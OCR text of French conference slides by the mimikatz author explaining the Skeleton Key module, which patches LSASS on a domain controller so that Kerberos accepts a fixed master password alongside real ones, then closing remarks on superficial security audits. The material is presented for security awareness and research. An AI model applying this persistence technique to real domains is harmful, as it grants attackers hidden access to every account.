
Altération mémoire et persistance

misc::skeleton (Skeleton Key)

- La version mimikatz du « passe-partout » est **un patch Active Directory**
  - A ce titre, les droits « Admins du domaine » sont nécessaires avant d'interagir avec le processus LSASS.
  - Il permet d'accepter les demandes d'authentification Kerberos avec :
    - Le mot de passe d'origine de l'utilisateur,
    - **Un mot de passe différent de celui de l'utilisateur ! (le mot de passe est ici fixé à « mimikatz »)**
  - Pour cela, l'AES est « désactivé » et 2 fonctions cryptographiques RC4 sont altérées
  - Pour être fidèle à la version « d'origine », pas de données persistantes… le patch disparait au redémarrage

- Il n'y a pas (encore ?) beaucoup de détails sur le malware d'origine ayant mis en lumière cette méthode
  - Est-ce aussi limité à Kerberos ?
  - Pourquoi cela pouvait-il entrainer des problèmes de synchronisation AD ?
    - Patch des fonctions SamI ?
  - http://www.secureworks.com/cyber-threat-intelligence/threats/skeleton-key-malware-analysis/

Demo !


Administra...
This PC
Network
Recycle Bin
Control Panel
Win32
vmshare
mimikatz 2.0 alpha x86 (oe.eo)
.#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.## ^ ##.
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
mimikatz # coffee
mimikatz # markruss
Sorry you guys don't get it.
mimikatz #
© France Télévisions / Gilles Scarella
FRA
03:08

Quelques remarques

- J'espère vous avoir fait un petit peu peur, et orienté sur des pistes de recherche pour vos systèmes d'information !
  - Il n'y avait pourtant ici aucune faille, aucune faiblesse cryptographique, pas d'APT, pas de 0-day, pas de gouvernement caché derrière… je ne suis même pas programmeur ou expert en sécurité/chercheur…
- Lancer des projets/études/audits sur des sujets de sécurité à la mode (de magazines d'aéroports ?), ou tout miser sur la réponse, n'évitera pas un incident
  - Cela donne bonne conscience à certains dirigeants (c'est déjà ça), mais ne fera pas disparaitre les soucis déjà existants.
  - *Pour ne pas être trop négatif, cela permet quand même d'obtenir plus facilement un budget.*
- La plupart du temps ces études ou audits font remonter une **petite** partie des problème sur un périmètre très précis
  - Mais le saviez-vous ? Vos administrateurs système sont la plupart du temps déjà au courant qu'il manque des centaines de patchs de sécurité…, et sur un périmètre bien plus important !
    - ainsi que d'autres problèmes que vous n'aimeriez pas voir dans un rapport externe... du moins pas en version finale…

That's all Folks!

- blog http://blog.gentilkiwi.com
- mimikatz http://blog.gentilkiwi.com/mimikatz
- source https://github.com/gentilkiwi/mimikatz (en Anglais)
- contact @gentilkiwi / benjamin@gentilkiwi.com